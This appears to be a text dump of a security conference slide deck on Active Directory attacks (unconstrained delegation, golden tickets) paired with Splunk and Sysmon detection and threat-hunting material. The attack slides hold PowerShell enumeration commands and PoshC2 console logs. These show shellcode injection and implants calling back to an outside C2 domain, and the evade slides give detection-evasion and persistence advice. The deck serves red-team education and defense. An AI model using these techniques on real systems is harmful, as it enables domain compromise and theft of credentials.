

# Attack 2 - Unconstrained Delegation

```
PS C:\Windows\system32> Import-Module ActiveDirectory
Get-ADComputer -Filter {(TrustedForDelegation -eq $True) -AND (PrimaryGroupID -eq 515) } -Properties
TrustedForDelegation,TrustedToAuthForDelegation,servicePrincipalName,Description
```

```
Description :
DistinguishedName : CN=ADSD801,OU=Servers,OU=Systems,DC=lab,DC=adsecurity,DC=org
DNSHostName : ADSDB01.lab.adsecurity.org
Enabled : True
Name : ADSDB01
ObjectClass : computer
ObjectGUID : 6bd00906-eb69-4415-9f69-f6694602bbb1
SamAccountName : ADSDB01$
servicePrincipalName : {WSMAN/ADSD801.lab.adsecurity.org, WSMAN/ADSD801, TERMSRV/ADSD801,
TERMSRV/ADSD801.lab.adsecurity.org...}
SID : S-1-5-21-1583770191-140008446-3268284411-2102
TrustedForDelegation : True
TrustedToAuthForDelegation : False
UserPrincipalName :
```



# Delegation Reminder



# Attack - Unconstrained Delegation

- Current Access: SYSTEM on a machine configured for Unconstrained Delegation
- Aiming to obtain Kerberos ticket for the DC computer account to allow DCSYNC privileges
- Attack chain discovered via SpecterOps - weaponised via PrinterBug
- This also works across Forest boundaries (patched July 2019 under CVE 2019-0683 but we haven't seen much uptake or awareness of this yet)
  - Prediction is that uptake will be minimal due to cross-forest authentication being critical to most large organisations

```
root@SteelCon-C2: ~ 106x50

Task 01364 (Mac) issued against implant 103 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 11:59:49)
loadmodule Rubeus-Working.exe

Task 01364 (Mac) returned against implant 103 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 11:59:49)
Module loaded successfully
```

```
root@SteelCon-C2: ~ 81x47

===== v4.8 www.PoshC2.co.uk =====

User: Mac

[96][LOWPRIVUSER]: Seen:13/07/2019 11:59:05 | PID:4024 | 1s | DIGITALSOLUTION\ja
son.parry @ DS-PRDWRK10019 (AMD64) PS
[99][UnConSYSTEM]: Seen:13/07/2019 11:59:05 | PID:2100 | 1s | BLOREBANK\SYSTEM*
@ WIN2016-S1 (AMD64) PS
[103]: Seen:13/07/2019 11:59:05 | PID:8916 | 1s | BLOREBANK\SYSTEM* @ WIN2016-S1
(AMD64) C#
[104]: Seen:13/07/2019 11:59:06 | PID:5384 | 1s | DIGITALSOLUTION\jason.parry @
DS-PRDWRK10019 (AMD64) C#

Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 103

BLOREBANK\SYSTEM* @ WIN2016-S1 (PID:8916)
103> loadmoduleforce rubeus-working.exe

BLOREBANK\SYSTEM* @ WIN2016-S1 (PID:8916)
103>
```

```
root@MAC-KALIVM: /opt/PoshC2_Project/downloads 90x3
```

```

root@SteelCon-C2: ~ 106x50
29 370433e02fca82e07d5167c78b706062

Task 01401 (Mac) issued against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:15:59)
get-proxy

Task 01401 (Mac) returned against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:15:59)

User Agent      : Mozilla/4.0 (compatible; MSIE 8.0; Win32)
IE5_UA_Backup_Flag : 5.0
ZonesSecurityUpgrade : {208, 18, 132, 3...}
EnableNegotiate   : 1
ProxyEnable       : 0
PSPath            : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVersion\
Internet         : Settings
PSParentPath      : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVersion
PSChildName       : Internet Settings
PSProvider        : Microsoft.PowerShell.Core\Registry

Task 01402 (Mac) issued against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:16:00)
loadmodule Get-IPConfig.ps1

Task 01403 (Mac) issued against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:16:00)
get-ipconfig

Task 01402 (Mac) returned against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:16:01)
Module loaded successfully

Task 01403 (Mac) returned against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:16:01)

[+] IPConfig

ComputerName      : WIN2016-S1
IPAddress         : {10.150.10.211}
NetworkAdapter    : Intel(R) 82574L Gigabit Network Connection
MACAddress        : 00:0C:29:89:5B:FE
DefaultGateway    : {10.150.10.1}
DHCPSPServer     :
DHCPEnabled       : False
SubnetMask        : {255.255.255.0}
DNSServer         : {10.150.10.100, 10.150.10.105}
WinsPrimaryServer :
WinsSecondaryServer :

```

```

root@SteelCon-C2: ~ 82x47

===== v4.8 www.PoshC2.co.uk =====

User: Mac

[96][LOWPRIVUSER]: Seen:13/07/2019 12:16:09 | PID:4024 | 1s | DIGITALSOLUTION\jas
on.parry @ DS-PRDWRK10019 (AMD64) PS
[99][UnConSYSTEM]: Seen:13/07/2019 12:16:08 | PID:2100 | 1s | BLOREBANK\SYSTEM* @
WIN2016-S1 (AMD64) PS
[103]: Seen:13/07/2019 12:16:09 | PID:8916 | 1s | BLOREBANK\SYSTEM* @ WIN2016-S1
(AMD64) C#
[104]: Seen:13/07/2019 12:16:08 | PID:5384 | 1s | DIGITALSOLUTION\jason.parry @ D
S-PRDWRK10019 (AMD64) C#

Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 104

DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (PID:5384)
104>

```

# Detect - Unconstrained Delegation

Video of Splunk detections



# Mitigate - Unconstrained Delegation

- If technical debt means you cannot remove those servers or applications that make use of this functionality, it is extremely likely that you can reconfigure to use Constrained Delegation and allow for impersonation for specified servers and services only!
- Force your vendors to act!
- Ensure that those accounts are highly monitored by your SOC.
- Monitor for Security Event 5145 - UnCon Server accessing IPC\$ share -> spoolss on DCs in other domains – requires visibility
- Monitor for SID filtering events (Security event 4675) on the unconstrained server with filtered SIDs matching Enterprise Domain Controllers (S-1–5–9).

# Evade - Unconstrained Delegation

- Abusing intended functionality within AD, extremely difficult to detect.
- Options for detection centre around user behaviour detection, so try to blend in with your TGT submissions.
- Use the privileges gained through abusing Unconstrained Delegation to diversify.



# Evade - Unconstrained Delegation

Use the unconstrained account to give you access to fully diversify and give yourself a way back in.

- C2 URLs and fronting provider
- Exec Method
- Payload / Entry Point
- Lateral Movement Method
- Filesystem location for dropped files
- Golden Ticket generation - no large organisation will rotate krbtgt fast in our experience

# Attack - Golden Ticket

TLDR: Create ticket that you control the content of (so give yourself all the things), sign with NTLM hash of krbtgt account from the domain.



```

root@SteelCon-C2: ~ 106x50
19 12:27:31)
Module loaded successfully

Task 01430 (Mac) issued against implant 105 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:10)
Inject Shellcode: Posh_v2_x64_Shellcode.bin

Task 01431 (Mac) issued against implant 105 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:10)
Inject-Shellcode -Shellcode ([System.Convert]::FromBase64String($Shellcode64))

Task 01430 (Mac) returned against implant 105 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:13)

[108] New PS implant connected: (uri=Hu7z2ahngyQSDd0 key=cwWo+82nAoTf0q9LZcXhRUXIshZnV5ndCSTfeqr9S8s=)
193.36.13.50:55076 | Time:13/07/2019 12:29:14 | PID:2844 | Sleep:1s | mj.hashes @ DS-PRDWRK10020 (AMD64) |
URL:https://steelcon.duckdns.org:443

Task 01432 (autoruns) issued against implant 108 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:15)
loadmodule Stage2-Core.ps1

Task 01432 (autoruns) returned against implant 108 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:16)
Module loaded successfully

Task 01431 (Mac) returned against implant 105 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:16)

[+] Inject-Shellcode

[+] New Process: C:\Windows\system32\netsh.exe
[+] Running against x64 process with ID: 2844
[+] Current process arch is x64: 7356

VirtualAllocEx
[+] 65536
WriteProcessMemory
[+] True
CreateRemoteThread
[+] 2996
[-] LastError: 0

```

```

root@SteelCon-C2: ~ 82x47

===== v4.8 www.PoshC2.co.uk =====

User: Mac

[105]: Seen:13/07/2019 12:29:23 | PID:7356 | 1s | DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (AMD64) PS
[107]: Seen:13/07/2019 12:29:23 | PID:5576 | 1s | DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (AMD64) C#
[108]: Seen:13/07/2019 12:29:23 | PID:2844 | 1s | DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (AMD64) PS

Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 107

DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (PID:5576)
107>

```



# Detect - Golden Ticket

DCs only check the validity of user accounts within tickets after they are 20 minutes old.

- Check your AD logs for all Kerberos events and cross reference against active AD users - are they all enabled and valid?
- Log Kerberos activity - NetBIOS name not FQDN in the Domain field
- Examine encryption type of tickets submitted - should be AES not RC4 if DFL 2008 R2+. 0x12 for AES and 0x17 for RC4
- Time based analysis to find TGT with no TGS immediately before.
- Event ID 4762 (Admin Logon / SuperUser) with a blank Domain field.



# Detect - Golden Ticket

index=main earliest=-7d sourcetype=WinEventLog:\* (Account\_Name != "Administrator" AND Account\_Name != "\$\$") AND "Security ID:\*500" | stats count by Account\_Name, EventCode | sort - count

✓ 950 events (02/07/2019 10:41:58.000 to 09/07/2019 10:41:58.766) No Event Sampling

Events (950) Patterns **Statistics (25)** Visualization

20 Per Page Format Preview

Account_Name	EventCode	count
MJ.Hasles	4662	517
MJ.Hasles	4735	136
-	4624	64
MJ.Hasles	4624	64
MJ.Hasles	4672	64
MJ.Hasles	4634	61
MJ.Hasles	4737	44
MJ.Hasles	4738	37
MJ.Hasles	4755	16
MJ.Hasles	4739	8
CaptainKoala	4738	5

# Detect – Golden Ticket Abuse

07/06/2019 05:32:42 PM

LogName=Security

SourceName=Microsoft Windows security auditing.

EventCode=4738

EventType=0

Type=Information

ComputerName=DS-DCPRD-01.digitalsolutions.com

TaskCategory=User Account Management

OpCode=Info

RecordNumber=1274330

Keywords=Audit Success

Message=A user account was changed.

## Subject:

Security ID: S-1-5-21-3761752888-2114804872-3927619150-500

Account Name: MJ.Hasbes

Account Domain: DIGITALSOLUTIONS

Logon ID: 0x302B78

## Target Account:

Security ID: S-1-5-21-3761752888-2114804872-3927619150-1118

Account Name: CaptainKoala

Account Domain: DIGITALSOLUTION

SAM Account Name: -

Display Name: -

User Principal Name: -

Home Directory: -

Home Drive: -

Script Path: -

Profile Path: -

User Workstations: -

Password Last Set: -

Account Expires: -

Primary Group ID: -

AllowedToDelegateTo: -

Old UAC Value: -

New UAC Value: -

User Account Control: -

User Parameters: -

SID History: -

Logon Hours: -

Additional Information:

Privileges: -

# Detect – Golden Ticket Abuse

index=main earliest=-7d sourcetype=WinEventLog:Security EventCode=4738 (Account_Name != "Administrator" AND Account_Name != "\$*\$") AND "Security ID:*500"   table Account_Name			
✓ 37 events (02/07/2019 10:59:54.000 to 09/07/2019 10:59:55.099) No Event Sampling ▼			
Events (37)	Patterns	Statistics (37)	Visualization
20 Per Page ▼	✍ Format	Preview ▼	
Account_Name ⇅			
MJ.Hasbes krbtgt			
MJ.Hasbes DefaultAccount			
MJ.Hasbes Guest			
MJ.Hasbes CaptainKoala			
MJ.Hasbes mj.hasbes			
MJ.Hasbes mssqlsvcacnt			
MJ.Hasbes bob.chicken			
MJ.Hasbes adam.franklin			
MJ.Hasbes jason.parry			

# Evade - Golden Ticket

Request valid TGT for a service from the account you are about to apply your golden ticket to using Rubeus

Make use of the domain, offset and lifetime flags in Mimikatz to customise your tickets

We have found that lots of organisations heavily monitor group memberships (eg Domain Admins) but much less monitor for extended ACL privileges.

Such as the permissions required for successful DCSYNC ([DS-Replication-Get-Changes](#) and DS-Replication-Get-Changes-All via DRSGetNCCChanges function)

```
root@SteelCon-C2: ~ 106x50
Inject Shellcode: Posh_v2_x64_Shellcode.bin

Task 01483 (Mac) issued against implant 114 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07/2019 13:06:06)
Inject-Shellcode -Shellcode ([System.Convert]::FromBase64String($Shellcode64))

Task 01484 (Mac) issued against implant 114 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07/2019 13:06:06)
exit

Task 01482 (Mac) returned against implant 114 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07/2019 13:06:08)

[116] New PS implant connected: (uri=LyZqowLpPPnhgKY key=iVVSEkt+th+63KYMPRqjm7MUS4TUSkL/uQs00z+/3vE=)
193.36.13.50:28554 | Time:13/07/2019 13:06:09 | PID:5860 | Sleep:1s | CaptainKoala @ DS-PRDWRK10020 (AMD64)
) | URL:https://steelcon.duckdns.org:443

Task 01485 (autoruns) issued against implant 116 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07/2019 13:06:10)
loadmodule Stage2-Core.ps1

Task 01485 (autoruns) returned against implant 116 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07/2019 13:06:11)
Module loaded successfully

Task 01483 (Mac) returned against implant 114 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07/2019 13:06:11)

[+] Inject-Shellcode

[+] New Process: C:\Windows\system32\netsh.exe
[+] Running against x64 process with ID: 5860
[+] Current process arch is x64: 9840

VirtualAllocEx
[+] 65536
WriteProcessMemory
[+] True
CreateRemoteThread
[+] 1832
[-] LastError: 0
```

```
root@SteelCon-C2: ~ 82x47

===== v4.8 www.PoshC2.co.uk =====

User: Mac

[111]: Seen:13/07/2019 13:06:08 | PID:1376 | 1s | DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (AMD64) C#
[113]: Seen:13/07/2019 13:06:09 | PID:9828 | 1s | DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (AMD64) PS
[115]: Seen:13/07/2019 13:06:09 | PID:6572 | 1s | DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (AMD64) C#
[116]: Seen:13/07/2019 13:06:09 | PID:5860 | 1s | DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (AMD64) PS

Select ImplantID or ALL or Comma Separated List (Enter to refresh)::

root@MAC-KALIVM: /opt/PoshC2_Project/downloads 91x3
```

# Threat Hunting Demo

Using the Kerberoast alert demonstrated earlier, we will perform a simple threat hunt.

Time ▾	Fired alerts ▾	App	Type ▾	Severity ▾	Mode ▾	Actions
2019-07-08 10:32:30 UTC	Kerberos 4769	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2019-07-08 10:32:30 UTC	Kerberos 4769 EncType 17(RC4)	search	Real-time	High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>

Viewing the results of the alert and filtering for the account responsible for the alert shows us that Jason.Parry is exhibiting suspicious behaviour or may be compromised.

Now that we have the account responsible, we want to identify the host the account is on.

ex=main sourcetype=WinEventLog:\* EventCode=4769 Ticket\_Encryption\_Type=0x17 Account\_Name != "\$\*\$" | stats count by Account\_Name

Date time range ▾ 🔍

Events (08/07/2019 10:31:30.000 to 08/07/2019 10:32:30.000) No Event Sampling ▾ Job ▾ || ■ ↶ 🖨 ⬇ ⚡ Fast Mode ▾

ts Patterns **Statistics (1)** Visualization

Per Page ▾ ✎ Format Preview ▾

Account\_Name ▾ count ▾ ✎

jason.parry@DIGITALSOLUTIONS.COM 15



# Threat Hunting Demo

index=main sourcetype=WinEventLog:\* EventCode=4769 Ticket\_Encryption\_Type=0x17 Account\_Name != "\$\*" Account\_Name="jason.parry@DIGITALSOLUTIONS.COM"

✓ 15 events (08/07/2019 10:31:30.000 to 08/07/2019 10:32:30.000) No Event Sampling ▼

Events (15) Patterns Statistics Visualization

Format Timeline ▼ — Zoom Out + Zoom to Selection × Deselect

List ▼ ✎ Format 20 Per Page ▼

< Hide Fields

≡ All Fields

SELECTED FIELDS

a host 1  
a source 1  
a sourcetype 1

INTERESTING FIELDS

a Account\_Name 1  
# EventCode 1  
a index 1  
# linecount 1  
a Message 15  
a splunk\_server 1  
a Ticket\_Encryption\_Type 1

+ Extract New Fields

i	Time	Event
>	08/07/2019 10:32:28.000	07/08/2019 11:32:28 AM LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4769 EventType=0 <a href="#">Show all 37 lines</a> host = DS-DCPRD-01   source = WinEventLog:Security   sourcetype = WinEventLog:Security
>	08/07/2019 10:32:28.000	07/08/2019 11:32:28 AM LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4769 EventType=0 <a href="#">Show all 37 lines</a> host = DS-DCPRD-01   source = WinEventLog:Security   sourcetype = WinEventLog:Security

# Threat Hunting Demo

## Account Information:

Account Name: jason.parry@DIGITALSOLUTIONS.COM

Account Domain: DIGITALSOLUTIONS.COM

Logon GUID: {F130B4D2-5771-892A-D608-E21800ED297C}

## Service Information:

Service Name: mssqlsvccnt

Service ID: S-1-5-21-3761752888-2114804872-3927619150-1110

## Network Information:

Client Address: ::ffff:10.150.10.34

Client Port: 56422

## Additional Information:


Ticket Options: 0x40800010

Ticket Encryption Type: 0x17

## Key Details:

- Account Name
- Service Name
- Client Address
- Ticket Encryption Type

# Threat Hunting Demo



# Threat Hunting Demo (EventCode 3)

Message=Network connection detected:

RuleName:

UtcTime: 2019-07-08 12:43:11.364

ProcessGuid: {5324c937-77e4-5d1f-0000-00100bd61c00}

ProcessId: 6520

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

User: DIGITALSOLUTION\jason.parry

Protocol: tcp

Initiated: true

SourceIsIpv6: false

SourceIp: 10.150.10.34

SourceHostname: DS-PRDWRK10019.digitalsolutions.com

SourcePort: 58349

SourcePortName:

DestinationIsIpv6: false

DestinationIp: 68.183.32.229

DestinationHostname:

DestinationPort: 443

DestinationPortName: https

# Threat Hunting Demo (DNS Bonus)

earliest=-7d sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" DestinationIp="68.183.32.229" | stats count by host | sort - count

Date time range

01/07/2019 13:03:33.000 to 08/07/2019 13:03:33.884 No Event Sampling Job Fast Mode

Patterns **Statistics (3)** Visualization

Format Preview

	count
019	154847
	71731
021	57187

earliest=-7d sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=22 "68.183.32.229" | stats count by host | sort - count

Date time range

01/07/2019 12:21:30.000 to 08/07/2019 12:21:30.827 No Event Sampling Job Fast Mode

Patterns **Statistics (4)** Visualization

Format Preview

	count
019	8
	4
021	2
020	1

# Threat Hunting (Inside DNS)

```
2019 03:05:34 PM
e=Microsoft-Windows-Sysmon/Operational
Name=Microsoft-Windows-Sysmon
ode=22
ype=4
nformation
erName=DS-PRDWRK10019.digitalsolutions.com
OT_TRANSLATED
1-5-18
e=0
ategory=Dns query (rule: DnsQuery)
=Info
Number=84415
ds=None
e=Dns query:
```

```
RuleName:

UtcTime: 2019-07-06 14:05:30.342

ProcessGuid: {5324c937-aa33-5d20-0000-0010bd30a501}

ProcessId: 6340

QueryName: steelcon.duckdns.org

QueryStatus: 0

QueryResults: ::ffff:68.183.32.229;

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```



# Threat Hunting 2-for-1

in earliest=-7d sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" ("EventCode=22" AND "68.183.32.229") OR ("EventCode=3" AND "68.183.32.229") | stats count by ComputerName  
ntCode | sort - count

All time ▾



events (before 08/07/2019 16:43:44.178) No Event Sampling ▾

Job ▾ || ■ → 🖨️ ⬇️ ⚡ Fast Mode ▾

Patterns **Statistics (7)** Visualization

Page ▾ ✎ Format Preview ▾

Name ↕	EventCode ↕	count ↕
10019.digitalsolutions.com	3	156268
01.digitalsolutions.com	3	71843
10021.digitalsolutions.com	3	57297
10019.digitalsolutions.com	22	8
01.digitalsolutions.com	22	4
10021.digitalsolutions.com	22	2
10020.digitalsolutions.com	22	1

# Threat Hunting Examples

A quick look at some other things you can drill down on to try and identify compromised assets or accounts.

- Process IDs
- Process Spawning
- Processes connecting to the internet which should not i.e., notepad.exe
- File Names
- File Hashes
- Unsigned binaries, particularly those making network connections
- Binaries which should be signed but are not, such as svchost, explorer, outlook etc.
- Binaries in non standard locations such as C:\temp / %APPDATA% / Startup locations
- Never before seen domains
- Never before seen processes (Using lookup files)
- Non browser based binaries talking on 80/443 or to DNS

# Key Takeaways for your Organisation

- AD logging is rarely done right - invest time into it
- EDR won't always save you from advanced actors
- AD is the attack surface, defense in depth is critical
- Understanding what 'normal' looks like within your organisation and recognising common behaviours helps. Data and telemetry can then be used to aid detection and tuning.
- Invest in an enterprise log aggregation system, the data is already within your environment, use it!
- Lots of good free tooling available for example SysMon

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SHC - @QinetiQ / @UberMonstro – Getting me into AIT

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<https://github.com/nettitude/defensive-scripts>

Ross @PwnDexter



Mac @BaffledJimmy

**NETTITUDE**

A member of the Lloyd's Register group